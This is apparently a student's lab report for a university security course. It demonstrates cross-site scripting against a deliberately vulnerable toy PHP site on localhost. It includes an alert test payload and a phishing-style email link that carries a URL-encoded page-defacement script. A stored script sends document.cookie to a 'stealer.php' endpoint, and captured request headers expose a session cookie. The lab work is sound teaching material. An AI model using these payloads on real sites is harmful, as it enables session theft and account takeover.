

**CS 5340 INTRODUCTION TO INFORMATION AND COMPUTER SECURITY**  
**HANDS-ON PROJECT LAB-2 ON WEB ATTACKS**  
**FALL 2022**


**Name : SubhashChandra Bose Goud Muchchunoor**

**R# : R11850821**


## SECTION 1 – XSS ATTACKS

### 1. Lab Setup:

Wamp server with MYSQL is installed in my local system



CS5340-toy-application code is downloaded and extracted. Website is hosted in the WAMP server root directory as in below screenshot.



The database file is imported into MYSQL DB sever. The below picture illustrates table view of database

This screenshot shows the phpMyAdmin interface for the database 'cs5340-toy-application'. The left sidebar lists tables: messages, users, and New. The main area displays the 'Structure' tab for the 'users' table, showing two columns: 'username' and 'password'. Below this, the 'Data' tab shows the following data:

username	password
admin	admin
user	user

The below picture displays the user login details in the users table

This screenshot shows the phpMyAdmin interface for the 'users' table in the 'cs5340-toy-application' database. The table has six columns: username, password, firstname, lastname, is\_admin, and is\_active. The data is as follows:

username	password	firstname	lastname	is_admin	is_active
admin	admin	Admin	User	1	1
user	user	Ordinary	User	0	1

Created 2 users from the website signup option. They are 1- attacker, 2- victim

The screenshot shows a web browser window with the title "CS5340 - Attacks". The URL in the address bar is "localhost/signup.php". The page content is titled "Please Sign Up:". On the left, there is a sidebar with links: "Home" (blue), "Signup" (red circle), and "Login" (blue). The main form has fields for "Username" (containing "attacker"), "Password" (containing "\*\*\*\*\*"), "First Name" (containing "attacker"), and "Last Name" (containing "Last Name"). A blue "Sign Up" button is at the bottom.

The screenshot shows a web browser window with the title "CS5340 - Attacks". The URL in the address bar is "localhost/signup.php". The page content is titled "Please Sign Up:". On the left, there is a sidebar with links: "Home" (blue), "Signup" (red circle), and "Login" (blue). The main form has fields for "Username" (containing "victim"), "Password" (containing "\*\*\*\*\*"), "First Name" (containing "victim"), and "Last Name" (containing "Last Name"). A blue "Sign Up" button is at the bottom.



Both the users are not admin's they are ordinary users

The screenshot shows the phpMyAdmin interface for the 'cs5340-toy-application' database. The 'users' table is selected. The data is as follows:


	username	password	firstname	lastname	is_admin	is_active		
<input type="checkbox"/>	Edit	Copy	Delete	admin	Admin	User	1	1
<input type="checkbox"/>	Edit	Copy	Delete	attacker	attacker	attacker	0	1
<input type="checkbox"/>	Edit	Copy	Delete	user	Ordinary	User	0	1
<input type="checkbox"/>	Edit	Copy	Delete	victim	victim	victim	0	1

## 2. Non-Persistent XSS:

### Task 1: XSS Vulnerability Check

<script>alert("XSS!!!");</script> is performed using XSS attack

The screenshot shows a web browser window titled 'CS5340 - Attacks'. The URL is 'localhost/search.php'. The page displays a form with a message input field containing '<script>alert("XSS!!!");</script>' and a 'Go!' button. To the left of the input field is a sidebar with links: 'View Messages', 'Post Messages', 'Search Messages', and 'Logout'. At the top right, it says 'Welcome attacker | Role: Ordinary User | Change Password'. The status bar at the bottom shows '60°F Sunny' and the date/time '11:15 AM 10/13/2022'.





The alert script was successfully executed which means application is allowing malicious content.

**What do you observe? Explain the reason behind this observation.**

The Script we passed as a message got executed as a command. Here we exploited the XSS vulnerability of the application.


**Modify the statement used in (b) above to display the cookie in the alert box.**





## Task 2: Defacing a webpage using Javascript DOM API

A mail is sent to victim from attacker with a malicious link attached in it



## Victim received the mail sent from attacker


The screenshot shows the Microsoft Outlook inbox interface. On the left, the sidebar lists 'Favorites' (Inbox, Sent Items, Drafts), 'Folders' (Inbox, Drafts, Sent Items, Deleted Items, Junk Email, Archive, Notes, Conversation ...), 'Groups' (New group, Discover groups), and system status (71°F, Sunny). The main pane displays an email from 'Subhash M <msubhash535@gmail.com>' with the subject 'Defacing a webpage using Javascript DOM API'. The email body contains a warning message: 'This email originated outside TTU. Please exercise caution!'. It includes a URL (<http://localhost/search.php?q=%3Cscript%3Edocument.body.style.backgroundColor%3D%2300FF00%22%3B%3C%2Fscript%3E>) and a note from the attacker: 'Regards, Attacker'. Below the email are buttons for 'Will do.', 'Received, thank you.', and 'Thank you for the reminder.' A feedback poll asks if the suggestions were helpful ('Yes' or 'No'). At the bottom are 'Reply' and 'Forward' buttons.

## Victim clicks on the link sent by the attacker

The screenshot shows a web browser window titled 'CS5340 - Attacks' with the URL 'localhost/search.php?q=<script>document.body.style.backgroundColor%3D%2300FF00%22%3B<%2Fscript>'. The page has a green background color (#00FF00). At the top, there is a navigation bar with links for 'View Messages', 'Post Messages', 'Search Messages', and 'Logout'. The top right corner shows the text 'Welcome victim | Role: Ordinary User | Change Password'. A red circle highlights this text. The main content area displays a search results page with the heading 'Search Results for' and a message 'No search results found to be matching'.

Similarly, background image can be changed as below-

<http://localhost/search.php?q=%3Cscript%3Edocument.body.style.backgroundImage%3D%22linear-gradient%2845deg%2C+rgba%28150%2C+150%2C+250%2C+0.42%29%2C+green%29%22%3C%2Fscript%3E>



### 3. Persistent XSS:

#### Task 1: Stealing user's credentials e.g., cookies

CS5340 - Attacks

Welcome attacker | Role: Ordinary User | Change Password

View Messages

Post Messages

Search Messages

Logout

Posted on Oct 13th, 2022 1:02am by subhash

hello

Posted on Oct 12th, 2022 11:47pm by user

hello world!!!!

Posted on Oct 12th, 2022 11:44pm by user

hi, this is a testing from an attacker.

Posted on Oct 12th, 2022 10:21pm by user

Posted on Oct 12th, 2022 10:21pm by subhash

Posted on Oct 12th, 2022 10:20pm by subhash

70°F Sunny

Search the web

6:39 PM 10/13/2022

CS5340 - Attacks

Welcome attacker | Role: Ordinary User | Change Password

View Messages

Post Messages

Search Messages

Logout

Post Message:



```
<script>
var i = new Image();
i.src = "http://localhost/stealer.php?cookie=" +
document.cookie
</script>
```


Post

70°F Sunny

Search the web

6:40 PM 10/13/2022





### What do you observe? Explain the reason behind this observation.

Here, attacker has stole victim login details from the cookies by posting javascript code from post message window.

### Task 2: Illegitimately posting messages on behalf of the user

HTTP header live addon has been added to the firefox browser.

CS5340 - Attacks

localhost/board.php

Welcome attacker | Role: Ordinary User

HTTP Header Live

Customize toolbar...

HTTP Header Live

HTTP Live header

Posted on Oct 15th, 2022 1:04am by attacker | Delete

testing HTTP live header

Posted on Oct 13th, 2022 1:02am by subhash

hello

Posted on Oct 12th, 2022 11:47pm by user

hello world!!!!

Posted on Oct 12th, 2022 11:44pm by user

hi, this is a testing from an attacker.

Posted on Oct 12th, 2022 10:21pm by user

Posted on Oct 12th, 2022 10:21pm by subhash

CS5340 - Attacks

localhost/post-message.php

Welcome attacker | Role: Ordinary User | Change Password

View Messages

Post Messages

Search Messages

Logout

Post Message:

Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox

Post

Clear Options File Save Record Data autoscroll

HTTP Live header before posting a message



CS5340 - Attacks

localhost/post-message.php

Welcome attacker | Role: Ordinary User | Change Password

CS5340

[View Messages](#)

[Post Messages](#)

[Search Messages](#)

[Logout](#)

Post Message:

Testing the post message with HTTP header Live!!!

Post

All the information is tracked in the HTTP header live when the attacker posts a message.

CS5340 - Attacks

localhost/post-message.php

Welcome attacker | Role: Ordinary User | Change Password

CS5340

[View Messages](#)

[Post Messages](#)

[Search Messages](#)

[Logout](#)

Message posted.

Post Message:

Testing the post message with HTTP header Live!!!&post\_message=1

Post

Extension: (HTTP Header Live) - HTTP Header Live Main — Mozilla Firefox

http://localhost/post-message.php

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0

Accept: application/x-www-form-urlencoded, application/xml;q=0.9, image/avif, image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 83

Origin: http://localhost

Connection: keep-alive

Referer: http://localhost/post-message.php

Cookie: cookie1=user\_details=attacker; is\_admin=0; PHPSESSID=5earh40c4oh4kgkjqsuaevteb

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

